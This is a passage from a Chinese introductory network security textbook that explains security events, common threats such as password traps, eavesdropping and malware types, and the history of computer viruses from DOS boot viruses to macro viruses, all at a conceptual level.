安全事件是指那些遵守安全策略要求的行为，包括各种安全系统和设备的日志及事件、网络设备的日志和事件、操作系统的日志和事件、数据库系统的日志和事件、应用系统的日志和事件等方面内容。另外，它能够直接反映网络、操作系统、应用系统的安全现状和发展趋势，是对网络系统安全状况的直接体现。

从小的方面说，计算机系统和网络的安全是计算机系统和网络上数据与信息的保密性、完整性，以及信息、应用、服务和网络等资源的可用性；从大的方面来说，越来越多的安全事件随着网络的发展而出现，比如电子商务的抵赖、网络扫描、骚扰性行为、敲诈、传播色情内容以及有组织的犯罪活动、欺诈、愚弄，所有不在预料之内的对系统和网络的使用与访问均有可能导致违反既定安全策略的安全事件。

安全事件是重点

在实际环境中，由于安全事件数量多、分布不均及技术分析较复杂，导致其难以管理，因此面对大量的日志和安全事件，系统管理员几乎没有足够的时间和精力对其进行查看和分析，没有发挥安全系统和设备应有的作用。由此可见，安全事件是网络安全管理的重点和关键。

4 安全事故

安全事故是指能够造成一定影响和损失的安全事件，它是真正的安全事件。一旦出现安全事故，网络安全管理员就必须采取相应的处理措施和行动来阻止或减少事故所带来的影响。

在出现安全事故时，管理员必须及时找出发生事故的源头、始作俑者及其动机，并准确、迅速地对其进行处理。另外，必须要有信息资产库和强大的知识库来支持，以保证能够准确地了解事故现场系统或设备的状况和处理事故所需的技术、方法和手段。

1.1.5 网络安全的实施目的

网络安全的实施目的是保护网络信息系统，使其降低人为风险，不出意外事故，从技术角度来说，主要表现在系统的可靠性、保密性、完整性、认证、可用性及不可抵赖性等方面。

一般来说，公司或其他经营单位的安全措施应包括如下3个主要目标。

- 控制数据存取。
- 保持系统及数据的完整。
- 能够对系统和数据进行备份与恢复的操作。

换句话说，一种安全的信息技术系统要对用户的访问权限予以限制，同时避免应用软件或数据的破坏，更重要的是当系统失灵时能够重新启动系统并保证重要数据的备份。

计算机安全的重要性是毫无疑问的。但是计算机的安全程度应与所涉及信息的价值相适应。应当有一个从低、中到高的多层次安全系统，分别对不同重要性的信息资料给予不同级别的保护。

1 维护隐私

要维护存储在一个机构网络上信息的隐私，最重要和最有效的方法之一就是向机构内的普通使用者讲授安全风险和策略。增强安全意识并非普通使用者的工作，实际上却相当重要。毕竟有个别员工很可能会进行检测，可以避免由于粗心的行为而无意中造成安全隐患。此外还能够对同事的不安全操作有所了解，如下班后复制文件到移动设备、一些人在家里使用不安全的连接访问网络，或者一些其他不规范、不安全的活动，并及时阻止或汇报于相关部门，避免造成公司损失。

2 保持数据的完整

数据完整性受到破坏，意味着数据的内容不再可信。入侵者对正常数据进行修改或替换以后，可用其欺骗目标计算机或目标人员。

当含有破坏性或伪造的数据包到达网络外围时，防火墙、杀毒软件和入侵检测系统都可以阻挡它们。更为有效的方法是在网络的关键位置设置保护措施，使网络通信免受剽窃或伪造，从而保持通信的完整性。

问：什么是目前最成熟的加密方法？

答：目前，最流行的加密方法之一是使用公钥加密技术，使用者持有一对公钥和私钥。使用公钥加密的信息只有使用对应的私钥才能解密。使用者将公钥向大众发布，如有人想与其通信，只需使用公钥将信息加密后传送给使用者，使用者再利用私钥将信息解密即可。入侵者即使截获了加密信息，在没有对应私钥的情况下也无法解读。

3 验证用户

为阻止非授权用户使用网络资源，就必须设置用户验证机制，这样用户在访问联网服务器时必须输入用户名和口令，正确方允许接入网络。有时可以对代理服务器（为用户提供Web浏览、电子邮件和其他服务的程序，以便对网络之外的用户隐藏他们的身份）进行设置，这样当用户利用Web上网冲浪或使用其他基于Internet的服务之前，代理服务器将要求进行身份验证。

4 支持连接性

在Internet的早期，网络安全主要强调的是阻止黑客或其他未授权用户访问公司的内部网络。然而，随着电子商务的发展，越来越多的企业必须对员工提供远程接入和对客户提供网络服务，其中许多活动都可能会被入侵者利用，所以现在最需要的是与信任用户和网络的连接性。

入侵者通常会通过以下手段来进行非法活动。

- 直接访问对方企业的信息系统下订单，而不再通过电话或传真。
- 利用Internet电子银行转账的方式付款。
- 查找员工的记录。
- 为需要访问网络的职员创建口令。

为了保证正常业务的安全性，许多企业的传统做法就是建立租用线路。租用线路是由拥有连接线路的电信公司建立的点对点连接或其他连接。这种方式非常安全，因为它们直接将两个企业网络连接起来，其他公司或用户不能使用该电缆连接，但是租用线路的价格非常昂贵。

为了削减成本，许多已经具有与Internet高速连接的企业建立了虚拟专用网络（VPN）。VPN使用加密、身份验证和数据封装，数据封装是将数字信息的数据包

装入另一个数据包来保护前者的过程。这些VPN可以在使用Internet的计算机或者网络之间建立安全的连接。数据通过公众使用的同一个Internet从一个VPN参与者传输到另一个VPN参与者。不过，数据由各种安全措施进行安全保护。

在VPN连接的每一端都可以使用防火墙阻挡未授权的通信。使用AAA服务器可以对通过VPN拨号进入受保护网络的用户进行身份验证。AAA服务器可以确定拨入的用户是谁（身份验证），确定允许用户在网络上进行什么活动（授权），并且记录用户在连接期间实际进行了什么活动（审计）。

VPN服务的加密方法

VPN可以用多种数据加密方法。这些方法包括日益流行的Internet协议安全（IPSec），可以在计算机、路由器和防火墙之间加密数据，并且使用加密和身份验证使数据沿着VPN安全地传输，数据以传送模式或隧道模式沿着VPN发送。

1.2 了解常见的不安全因素

导致网络不安全的因素是多种多样的，有来自于网络本身的安全隐患，也有来自外部的攻击（如数据窃取/破坏、服务器攻击等）。下面就从3个方面来讲解常见不安全因素的主要类型和成因。

1.2.1 由网络系统本身带来的不安全因素

由网络系统本身硬件资源、通信资源、软件及信息资源等存在缺陷导致系统受到破坏、更改、泄露和功能失效，从而使系统处于异常状态，甚至崩溃、瘫痪等状态，均是网络系统本身潜在的威胁。

网络系统自身由于各种原因可能存在不同程度的脆弱性，为各种攻击提供了可能性。

1 硬件的安全隐患

网络系统硬件资源的安全隐患来源于设计，主要表现为物理安全方面的问题，例如，各种计算机或网络设备（如主机、电缆、交换机、路由器等）存在隐患。除难以抗拒的自然灾害外，温度、湿度、尘埃、静电、电磁场等也可以造成信息的泄露或失效。

另外，网络系统在工作时，会向外辐射电磁波，易造成敏感信息的泄露。由于这些问题是固有的，除在管理上强化人工弥补措施外，采用软件程序的方法是见效不大的。因此，在设计硬件或选购硬件时，应尽可能减少或消除这类安全隐患。

2 软件的安全隐患

软件安全隐患来源于软件设计和软件工程中存在的问题：软件设计中的疏忽可

能留下安全漏洞；软件设计中不必要的功能冗余及代码过长、过大，不可避免地存在安全脆弱性；软件设计不按信息系统安全等级要求进行模块化设计，导致软件的安全等级不能达到所声称的安全级别；软件工程实现中造成的软件系统内部逻辑混乱，导致垃圾软件的诞生。从安全角度考虑，以上这些软件是绝对不能用的。

3 网络和通信协议的安全隐患

当前计算机网络系统使用的TCP/IP协议及FTP、E-mail、NFS中都包含着许多影响网络安全的因素，存在许多安全漏洞，主要有如下几方面的隐患。

- 缺乏对通信双方真实身份的鉴别机制。由于TCP/IP协议使用IP地址作为网络节点的唯一标识，IP地址的使用和管理又存在很多问题，因而导致安全问题。
- 缺乏对路由协议的鉴别认证。TCP/IP在IP层上缺乏对路由协议的安全认证机制，对路由信息缺乏鉴别与保护。因此，可以通过Internet利用路由信息修改网络传输路径，误导数据的传输。
- TCP/UDP协议的缺陷。TCP/UDP是基于IP的传输协议，TCP分段和UDP数据包是被封装于IP包内在网络中传输的，因此可能面临IP层所遇到的安全威胁。

另外，建立一个完整的TCP连接，需要经历“三次握手”过程。在客户/服务器模式的“三次握手”过程中，假如客户机的IP地址是假的、不可达的，那么TCP不能完成该次连接所需的“三次握手”，使TCP连接处于“半开”状态。因此，也会带来安全隐患。

4 数据库及其管理软件的安全隐患

数据库用于存放各类数据，管理软件用于操作数据库，两者都存在一定的安全隐患。例如较流行的网络数据库MySQL，就随时在发布补丁包，其管理软件phpMyAdmin，也常在发布补丁或升级。如果管理员不及时做好相应的安全管理工作，则会留下被不法分子入侵的隐患。

关于phpMyAdmin

phpMyAdmin是一款以PHP语言编写的、架构在网站主机上的MySQL数据库管理工具，允许管理者用网页浏览器管理MySQL数据库。就大量信息的输入及输出而言，是非常方便的，比起使用命令行界面管理数据库效率也高了很多，如右图所示。

1.2.2 网络外部的不安全因素

来自网络外部的不安全因素主要是指除网络系统本身以外的威胁，如内外部人员利用网络安全缺陷来进行攻击。这些缺陷可能导致各种问题，如信息泄露、数据破坏、资源耗尽或非法使用资源等。下面就对各种来自网络外部的不安全因素进行分类介绍。

1 物理威胁

物理威胁是指针对网络和计算机等实体设备进行入侵的行为。物理威胁通常包括以下4个方面内容。

- **偷窃**：网络安全中的偷窃包括偷窃物理设备、偷窃信息和偷窃服务等内容。例如，某人想要偷窃的信息存放在计算机中，一方面可以将整台计算机偷走，另一方面也可以通过监视器读取计算机中的信息。
- **废物搜寻**：是指在遗弃不用的废物（如一些由打印错误而废弃的纸张或废弃的磁盘等）中搜寻所需要的重要信息。在计算机上，废物搜寻还包括从未格式化的软盘或硬盘中获取有用资料。
- **间谍行为**：是一种为了省钱或获取有价值的信息，而采用不道德的手段获取信息的方式。
- **身份识别错误**：是指用户通过非法手段创建文件或记录，并企图将它们作为有效的、正式的文件或记录，从而对网络数据构成巨大威胁。例如，对那些具有身份鉴别特征的物品（如护照、执照、出生证明或加密的安全卡）进行伪装，属于身份识别错误的范畴。

2 系统漏洞

系统漏洞是指应用软件或操作系统软件在逻辑设计上存在的缺陷或在编写时产生的错误。这个缺陷或错误可以被不法者或者黑客利用，通过植入木马、病毒等方式来攻击或控制整台计算机，从而达到窃取用户计算机中重要资料和信息，甚至破坏系统的目的。

具体来讲，系统漏洞可以造成如下3种威胁。

- **乘虚而入**：如果某用户远程登录了服务器，随后又停止了使用，但由于某种原因仍使服务器上的一个端口处于激活状态，此时入侵者通过这个端口进入服务器并与其通信，而不必通过申请使用端口的安全检查。
- **不安全的网络服务**：在某些情况下，如果操作系统中存在能够绕过计算机安全检查机制不安全的服务，入侵者就可以利用这些不安全服务入侵系统，从而发生安全威胁。例如，互联网蠕虫就是利用BIND程序中存在的这种问题而直接得到管理员权限。

- **配置和初始化错误**：在网络中，为了维护服务器或服务器中的某个部分而关闭该服务器，但当几天后重新启动该服务器时，可能会出现用户文件丢失或被篡改的情况。这很可能就是系统在重新初始化时，安全系统没有正确初始化，从而留下了安全漏洞让人利用。另外，当木马程序修改系统的安全配置文件时，也会出现这样的情况。

不安全的网络服务主要是互联网早期出现的服务

有些较早的网络服务，如Telnet和FTP 服务，在刚出现时并未预料到黑客技术发展如此之快，因此设计上就没有对安全做过多的考虑。用户在使用这类服务时，其用户名和密码可以使用嗅探软件轻易地被窃取到。

3 身份鉴别问题

身份鉴别一般是指计算机决定用户是否有权在服务器上进行操作（如复制、修改文件或文件夹等）及提供一些服务的过程。如果没有身份鉴别，网络就会不安全。通常身份鉴别威胁包括如下4个方面。

- **口令圈套**：是网络安全的一种诡计，与冒名顶替有关。常用的口令圈套通过一个编译代码模块来实现，运行起来和登录界面一模一样，被插入到正常登录过程之前，最终用户看到的只是先后两个登录界面，第一次登录失败了，所以用户被要求再次输入用户名和口令。实际上，第一次登录并没有失败，它将登录数据（如用户名和口令）写入这个数据文件中，留待使用。
- **口令破解**：就好像人们猜测行李箱密码锁的数字组合一样破解口令，是指在该领域中已形成许多能提高成功率的破解技巧。

电子邮箱口令破解的两种方法

破解电子邮箱口令是最典型的破解应用。破解的方式基本上有两种，一种是入侵邮件服务器，取得用户口令，这种难度比较高；另一种是使用穷举法——尝试用户的口令，这种方法难度低，成功率也不高。右图即为使用穷举法破解口令的软件。

- **算法考虑不周**：口令输入过程必须在满足一定条件下才能正常地工作，这个过程通过某些算法实现。在一些攻击入侵案例中，入侵者采用超长的字符串破坏口令算法，成功地进入计算机系统。
- **编辑口令**：编辑口令需要依靠操作系统漏洞，如某部门内部的人员建立一个虚设的账户或修改一个隐含账户的口令，这样知道该账户名称和口令的人员便可以访问该计算机。

4 线缆连接威胁

随着网络技术的发展，网络线缆的连接对计算机数据造成了新的安全威胁，通常包括以下两个方面。

- **窃听**：是指对通信过程进行窃听以达到收集信息的目的。这种电子窃听不需要窃听设备一定安装在线缆上，通过检测从连线上发射出来的电磁辐射就能获取所要的信号。为了使单位或公司内部的通信有一定的保密性，可以通过加密手段来防止信息被解密。

通过键盘进行窃取

某些匪夷所思的窃听方法可谓巧夺天工，比如使用键盘灯来窃取数据。入侵者在计算机上加载一个程序，该程序可以将任意文件解码为二进制，并控制键盘灯进行相应的闪烁。入侵者再使用手机等设备将键盘灯闪烁的过程录制下来，回去进行解码即可将文件还原。这种方法虽然简单，构思却很是巧妙，也容易让人防不胜防。

- **冒名顶替**：是指通过使用别人的密码和账号来获得对网络及其数据、程序的使用权限。这种办法实现起来并不容易，而且一般需要有机构内部的、了解网络和操作过程的相关人员参与。

5 有害程序威胁

有害程序是一种能够危害计算机系统和网络安全的程序，一般是由编程技术高超的用户编写的，用以进行破坏操作及谋求个人利益。通常分为如下3个方面的威胁。

- **病毒**：是一种把自己的备份附着于计算机中另一程序上的一段代码。通过这种方式病毒可以进行自我复制，并随着所附着的程序在计算机之间传播。
- **代码炸弹**：是一种具有杀伤力的代码，其运行原理是一旦达到了制作者所设定的日期或钟点，或用户在计算机中进行了某种操作，代码炸弹程序就会被触发并开始产生破坏性操作。代码炸弹不像病毒那样四处传播，例如，程序员将代码炸弹写入软件中，使其产生了一个不能轻易被使用者找到的安全漏洞，一旦该代码炸弹被触发后，该程序员便会被请来修正这个错误，并赚到一笔钱，这种高技术的敲诈使受害者即便有疑心，也无法证实自己的猜测。
- **木马**：木马程序一旦被安装到计算机中，便可按照编制者的意图运行。木马能够摧毁数据，有时伪装成系统上已有的程序，有时创建新的用户名和口令。

1.2.3 网络不安全的原因

目前，无论是中小型企业还是大型企业，都开始广泛地利用信息化手段来提升自身的竞争力。信息化网络可以有效提高中小企业的运营效率，使中小企业可以更快速地发展壮大。然而在获得这些利益的同时，网络信息的安全问题也给许多大型

企业造成重大的损失，这同样也在困扰着中小型企业群体。虽然中小型企业的信息化设施规模相对较小，但是其面临的安全威胁并不比大型企业少。前面已经讲过网络所面临的威胁，下面就来讲解网络安全所面临威胁的原因。

1 身份认证太简单


计算机网络中采用的认证方式通常是采用口令来实现的，但口令比较薄弱，有多种方法可以破译，其中最常见的两种方法就是把加密的口令破解和通过信道窃取口令。例如，在UNIX 操作系统中，通常是把加密的口令保存在某一个文件中，而该文件对于普通用户也是可以读取的。一旦该口令文件被入侵者通过简单复制的方式得到，他们就可以对口令进行解密，然后用它来取得对系统的访问权。

2 使用易被窃听的服务

用户使用Telnet或FTP方式登录远程计算机时，需要输入用户名及密码，而在网络中传输的口令是未被加密的。因此，入侵者就可以通过监视携带用户名和密码的IP数据包，从而获取它们，并使用这些用户名和密码登录系统。假如被截获的是管理员的用户名和密码，那么，获取该系统的超级用户访问就轻而易举了。

FTP服务

FTP服务通常用于文件的远程传输。用户可使用合法的用户名与密码登录到服务器上，然后上传和下载文件。右图为登录FTP服务器的过程。



3 对IP欺骗缺乏防范措施

如果攻击者使用IP欺骗手段，就可以冒充成一个被信任的主机或者客户，从而危害网络。如果网络中缺乏对IP欺骗的防范手段，则很容易被入侵者利用。

4 网络服务引起的问题

计算机的安全管理是一个困难、费时，并且琐碎的工作。为了降低管理难度、提高管理效率，管理员通常会使用一些网络服务，这些服务通过允许一些数据库以分布式方式管理，以及允许系统共享文件和数据，在很大程度上减轻了管理者的工作量。但这些服务也带来不安全因素，可以被有经验的闯入者利用以获得访问权。

另外，一些系统出于方便用户及加强系统和设备共享的目的，允许主机之间相互“信任”。这样，如果一个系统被入侵或欺骗，那么获取信任该系统的其他系统的访问权会很简单。

5 配置太复杂

主机系统的访问控制配置过于复杂，一些偶然的配置错误会使入侵者获取访问权。许多网上的安全事故正是由于入侵者发现了设置中的弱点而造成的。

6 网络中存在“短板”计算机

在一个网络中，通常有若干台计算机，其中只要有一台存在可被利用的弱点，就有可能被入侵者利用，非法进入网络并设法攻击。存在“短板”计算机的根源在于众多使用者的安全意识和计算机水平参差不齐。

“短板”计算机漏洞在现实中的体现

很多公司都聘请了专业的网络管理员来维护公司网络安全，但公司员工大部分都不具备专业的安全知识和意识，同时也不愿意花时间接受相关的培训，这就为制造“短板”计算机埋下了隐患。只要有任何一名员工的计算机被入侵者控制，就可能危及公司网络安全。

1.3 认识网络安全的现状和发展趋势

随着网络应用的日益普及和更为复杂，网络安全事件不断涌现，如电脑病毒网络化趋势愈来愈明显、垃圾邮件日益猖獗、黑客攻击呈指数增长、利用互联网传播有害信息的手段日益翻新等。网络给人们带来自由开放平台的同时，也带来不可忽视的安全风险，网络安全问题越来越成为人们关注的重点。

1.3.1 网络安全的现状

目前，全球的网络安全问题日益突出，已成为信息产业健康发展必须面对的严重问题。由于各种网络安全漏洞大量存在和不断被发现，以及从漏洞公布到利用漏洞编写的攻击代码出现时间缩短至几天，甚至一天，使开发、安装相关补丁及采取防范措施的时间压力增加；网络攻击行为日趋复杂，防火墙、入侵监测系统等网络安全设备不能完全阻挡网络安全攻击；黑客攻击目标从单纯追求“荣耀感”向获取实际利益方向转移；针对手机等无线终端的网络攻击也在进一步发展；随着网络共享软件、群组交互通信、地址转移、加密代理、信件自收发等新型技术的不断开发和应用，使传统的网络安全监管手段越来越捉襟见肘。

目前威胁主流操作系统的安全漏洞已经数以千计，即使在一个小型的企业网或家庭网中，也难以对每个可能发生安全问题的地方进行监控，更不用说各种大型网络和面对互联网的服务器了。

1.3.2 网络安全的发展趋势

不管是企业还是个人用户已经意识到网络安全问题的重要性，在追求当前最好的网络安全产品时，也会关注新的网络威胁以及网络安全的发展趋势。

1 安全需求多样化

随着我国信息化建设的推进，用户对于安全保障的要求越来越高，对网络安全的需求越来越大，安全需求也将从单一安全产品发展到综合防御体系，从某一点的安全建设过渡到整个安全体系的建设。网络与信息安全部署的重点已由“网络安全”向“应用安全”转变，应用安全和安全管理会逐渐热起来。

2 技术发展专一与融合并行

网络安全的技术发展包括专一和融合两个方面。诸如防火墙、IDS（入侵检测系统）、内容管理等产品方案越做越专，这是因为在安全需求较高的电信行业须应对复杂多变的安全威胁。同时，融合也是一种趋势，基本的防火墙功能也被集成到了越来越多的网络设备当中。路由器和交换机设备开始整合防火墙过滤功能，例如在一些64位计算机主板上以及在芯片组中提供了防火墙功能。

除了防火墙功能外，还有很多安全功能被整合进了各种产品中，尤其在软件领域，大量进行网络管理的软件都增加了防范恶意程序及行为的机制。

3 安全管理体系越来越受欢迎

俗话说：“三分技术，七分管理”，管理作为网络与信息安全保障的重要基础，一直备受重视。在国家宏观管理方面，我国将在“积极防御、综合防范”管理方针的指导下，逐步建立并完善国家信息安全管理保障体系，进一步完善国家互联网应急响应管理体系的建设，加快网络与信息安全标准化的制定和实施工作，加强电信安全监管和信息安全等级保护工作，对电信设备的安全性和信息安全专用产品实行强制性认证等。

在网络信息系统微观管理方面，网络与信息安全管理正逐渐成为企业管理越来越关键的一部分，越来越多的企业将在近年内逐步建立自己的信息安全管理体系（ISMS）。

4 网络犯罪目标更加集中于金融

财富的诱惑，使得对网络的袭击不再是一种个人兴趣，而是变成一种有组织的、利益驱使的职业犯罪。例如，使用破坏网络服务进行敲诈、以“网络钓鱼”方法窃取钱财及盗买盗卖网络货币，前不久轰动一时的数十万Bitcoin失窃事件就是典型的例子。

关于Bitcoin

知识加油站

Bitcoin是一种基于点对点网络的匿名数字货币，其“点对点”意味着没有中央权威对货币进行控制；“匿名”意味交易各方可以隐藏自己的真实身份。Bitcoin转账的任务是通过网络节点进行集体管理，任何组织都无法干预。Bitcoin的优势在于无须信托中间人，就能够方便地进行互联网上的汇款，第三方不能够控制或者阻止交易，避免了中央储备银行的不良政策和不稳定性所造成的安全隐患。某Bitcoin交易平台遭到入侵，一夜之间数十万Bitcoin币被盗窃并抛售掉，造成恶劣影响。

很多网络犯罪已经形成了产业链，木马病毒编写者、专业盗号人员、销售渠道等日趋成熟和隐蔽。

5 网页挂马成为潮流

网页挂马成为网络木马传播的“帮凶”，使得服务器端系统资源和流量带宽资源大量损失。另外，客户端的用户个人隐私也将受到威胁。

6 操作系统和应用软件的漏洞攻击趋势长期不变

由于当前应用软件在开发中都存在这样或那样的不足，这些不足常被入侵者发现并加以利用，新的漏洞出现要比设备制造商修补的速度更快。另外，在一些嵌入式系统中的漏洞难以修补。

读书笔记

Chapter 02

了解随处可见的计算机病毒

本章导读

计算机病毒是一种对计算机系统有害的程序，其历史比较悠久，技术上也不断推陈出新，是危害各类计算机软、硬件的主力。本章专门讲解病毒的相关知识，包括病毒来历、工作方式和防治方法，让读者对病毒有深刻的理解，掌握防护各种计算机病毒的方法和技巧。

知识技能要求

通过对本章内容的学习，读者可了解计算机病毒的类型、工作原理和防治方法。学完后读者可掌握下列内容：

- 计算机病毒的发展历程
- 计算机病毒的类型
- 计算机病毒的结构
- 计算机中毒后的表现
- 防范计算机病毒的方法
- 各种计算机病毒工作原理

2.1 计算机病毒的前世今生

计算机病毒具有悠久的历史，最早只是科幻小说《P-1的青春》里的一种设想，到现在已经实现并发展成一种具有高度编程技巧的程序。计算机病毒以非法篡改其他程序的手段来进行扩散，然后在一定条件下被激活，做一些破坏性的操作。要防范计算机病毒作恶，就要先对其有所了解。

2.1.1 什么是计算机病毒

计算机病毒实际上是一个完整的程序，或一段可执行代码。有些计算机病毒可以无限制地复制自身，以实现快速蔓延的目的。例如，计算机病毒能把自身附着在各种类型的文件上，当文件被复制或从一台计算机传送到另一台计算机时，它们就随同文件一起蔓延开来。

除了复制能力外，计算机病毒还会根据编写者的意愿进行破坏，如格式化硬盘、破坏主板等；也有纯粹是恶作剧的病毒，如让鼠标自动移动到当前窗口的“关闭”按钮上并单击，以干扰用户正常操作为乐。

法律是如何定义计算机病毒的

知识加油站

《中华人民共和国计算机信息系统安全保护条例》中被明确定义：病毒是指“编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。

还有一种定义：病毒是一种人为编制的程序，通过不同的途径潜伏或寄生在计算机文件中，当某种条件成熟时，它会自我复制、传播，并执行一些操作，使计算机的资源受到不同程度的破坏。在某种意义上，这些说法借用了生物病毒的概念。同生物病毒的相似之处是计算机病毒能够入侵计算机系统和网络，危害正常工作的“宿主”，能够对计算机系统进行各种破坏，同时能够自我复制，具有传染性。

2.1.2 计算机病毒起源何方

对于计算机病毒的发源地，毫无疑问是在美国。但关于计算机病毒是如何产生的，则众说纷纭。

1977年，美国科普作家托马斯•丁•雷恩推出轰动一时的《P-1的青春》一书。书中构思了一种能够自我复制，利用信息通道传播的计算机程序，称为计算机病毒。这是世界上第一个关于计算机病毒的设想。有人认为，这就是计算机病毒的起源。

20世纪70年代，计算机在人们的生活中还没有得到普及，美国贝尔实验室的计算机程序员为了娱乐，在自己实验室的计算机上编制吃掉对方程序的程序，看谁先把对方的程序吃光，有人认为这是世界上第一个计算机病毒。

也有人认为，计算机病毒来自软件厂商的无奈之举。因为正版软件被随意复制严重影响软件厂商的销量，厂商为了处罚那些非法复制者，而在软件产品中加入病毒程序并由一定条件触发传染。例如，Pakistani Brain病毒在一定程度上就证实了这种说法。该病毒是巴基斯坦的两兄弟为了追踪非法复制其软件的用户而编制的，它只是修改磁盘卷标，把卷标改为Brain以便识别。也正因为如此，当计算机病毒出现之后，有人认为这是软件制造商为了保护自己的软件不被非法复制而导致的结果。

震荡波病毒

知识加油站

右图为著名的“震荡波”病毒发作时导致计算机反复自动关机的状况。“震荡波”病毒利用Windows系统中的漏洞进行自动传播并攻击，扩散迅猛，在当时造成了非常广泛且恶劣的影响。

2.1.3 计算机病毒的发展历程

自1985年在美国被证明其存在以来，计算机病毒技术得到了突飞猛进的发展。通常，计算机病毒的发展是相对于计算机操作系统来说的。据此，计算机病毒经历了如下几个发展阶段。

1 DOS时代的引导型病毒

早在1987年，计算机病毒主要是引导型病毒，具有代表性的是“小球”、“2708”和“石头（大麻）”等病毒。由于在该时期的电脑硬盘尚未普及，因此软盘成为主要存储工具，计算机普遍使用软盘来启动和传递文件。而引导型病毒正是利用了软盘的启动原理来工作，它能够修改系统引导扇区，在计算机启动时首先取得控制权，减少系统内存，修改磁盘读/写中断，在系统存取磁盘时进行传播。

这些病毒也是随着软盘悄悄地由美国进入我国，并在国内计算机用户尚未警觉时就广为传播，直到病毒发作，人们才猛然惊醒。

2 DOS时代的可执行病毒

1989年，当时家庭计算机尚未普及，因此各研究所和高等院校的计算机密集地区成了计算机病毒的重灾区，而且往往是多种不同病毒的反复交叉感染。此时的病毒称为可执行文件型病毒，它们利用DOS系统加载执行文件的机制工作，如“耶路撒冷”、“星期天”等病毒。可执行型病毒的代码在系统执行文件时取得控制权，修改DOS中断，在系统调用时进行传染，并将自己附加在可执行文件中，使文件长度增加。到了1990年，这种病毒发展成为复合型病毒，可同时感染COM和EXE文件。

但是，随着软件技术的发展，人们逐渐了解和掌握计算机病毒，计算机病毒也不再那么神秘。人们逐渐研究出了反病毒软件，如SCAN、TBAV等。

3 伴随型病毒

1992年，伴随型病毒出现，利用DOS加载文件的优先顺序进行工作。它感染EXE文件的同时会生成一个和EXE主文件名相同而扩展名为COM的文件；相反，当感染COM文件时，会将原来的COM文件改为同名的EXE文件，再产生一个和原名完全相同的伴随体。这样，在DOS加载文件时，总是先加载扩展名为COM的文件，病毒文件会取得控制权，优先执行自己的代码。伴随型病毒并不改变原来文件的内容、日期及属性，解除病毒时只要将其伴随体删除即可。

由于DOS操作系统在使用dir命令查看文件目录时，是默认不显示具有隐藏属性的文件（其实在Windows中也是如此），因此病毒文件常将自身属性设置为“隐藏”。这样用户在查看文件目录时，也只看到原来的文件而看不到伴随体，就达到了麻痹用户、隐藏自身的目的。

问：DOS加载文件的优先顺序是怎样的呢？

答：DOS操作系统规定，对于可执行文件，可以只输入主文件名而不必指定扩展名，如A.exe文件可直接输入“A”并按回车键即可执行。DOS里的二进制可执行文件有EXE和COM两种，DOS默认在主文件名相同的情况下，优先执行COM类文件，比如有A.exe和A.com文件同时存在，那么输入“A”并按回车键会执行A.com文件。要执行A.exe文件，只能输入其全名而不能只输入“A”。

4 新技术出现

1994年，汇编语言开始风靡起来。汇编语言可让一种功能用不同的方式来实现，这些方式的组合就为病毒变形提供了可能。例如，典型的变形病毒“幽灵病毒”就是利用了这个特点，每感染一次就产生不同的代码；“一半”病毒就是产生一段有上亿种可能的解码运算程序，病毒体被隐藏在解码前的数据中，查解这类病毒就必须能对这段数据进行解码，因此加大了查毒的难度。

除此之外，病毒的感染方式也不再单一，既能感染引导区，又能感染程序区，多数具有解码算法，是这一时期病毒的新特征。新技术的出现，使得一种病毒往往要两段以上的子程序才能解除。

DOS时代防毒的手段

在DOS时代，软盘是主流存储介质。当时的软盘有5寸盘和3寸盘之分。两种软盘都有一个“写保护”装置。5寸盘的写保护装置是一个缺口装置，用不透明的胶带盖住该缺口，则软件就只能读，不能写了；而3寸盘的写保护装置是一个拨动装置，拨到一侧为只读，拨到另一侧就可以读写。软盘通常都处于写保护状态，只有在用户明确知道要写入软盘时才打开写保护口变为读写状态，这样就可以避免病毒悄悄复制自身进行传播。

5 蠕虫病毒

蠕虫是一种不寄生于其他文件的独立病毒程序，通过不停地获得操作系统或网络中存在漏洞的计算机上的部分或全部控制权来进行传播。1995年，随着网络的普及，病毒开始利用网络进行传播。

1988年11月2日美国发生了“蠕虫计算机病毒”事件。该蠕虫计算机病毒是由美国Cornell大学研究生莫里斯编写的，虽然他并无恶意，但当时“蠕虫”病毒在Internet上大肆传染，使得数千台联网的计算机停止运行，并造成巨额损失，成为一时的舆论焦点。这一典型的计算机病毒入侵计算机网络的事件，迫使美国政府立即做出反应，国防部成立了计算机应急行动小组。此次事件中遭受攻击的包括5个计算机中心和拥有政府合同的25万台计算机，计算机系统直接经济损失达9600万美元。

该计算机病毒是历史上第一个通过Internet传播的计算机病毒。它的设计者罗伯特•莫里斯正是利用系统存在的弱点编写了入侵ARPANet的最大电子入侵者，并由此获准参加Cornell大学的毕业设计，以及哈佛大学Aiken中心超级用户的特权。

罗伯特·莫里斯

知识加油站

罗伯特•莫里斯也因编写此病毒被判3年缓刑，罚款1万美元，还被命令进行400小时的社区服务，成为历史上第一个因制造计算机病毒受到法律惩罚的人，从而也揭开了世界上通过法律手段来解决计算机病毒问题的新一页。

6 Windows病毒

微软公司Windows 95操作系统的空前成绩，使Windows操作系统迅速在商用和家用计算机领域普及开来。同时利用Windows进行工作的病毒开始发展，典型的代表是DS.3873病毒，这类病毒利用保护模式和API调用接口进行工作，清除的方法也比较复杂。

7 宏病毒

1996年以后，随着微软办公软件MS Office功能的增强及流行，VBA语言也逐渐广为人知。

VBA语言与宏

知识加油站

VBA语言是MS Office中自带的一种计算机语言，用于帮助用户提高工作效率，执行更为复杂的工作。由VBA语言编制出来的执行文件称为“宏”。

不久后有人发现，VBA语言也可以编制病毒。这种病毒编写容易，专门感染Word、Excel文档，还会利用Outlook软件自动将病毒文件作为电子邮件附件给别人，一旦打开该邮件就会中毒。

8 病毒的黄金时代——互联网时代

1997年以后，随着Internet的普及，各种病毒也开始大肆利用Internet进行传播，不仅如此，各种病毒编程资料也可以轻易地从网络上浏览到，造成了编写、传播两方面的爆发。

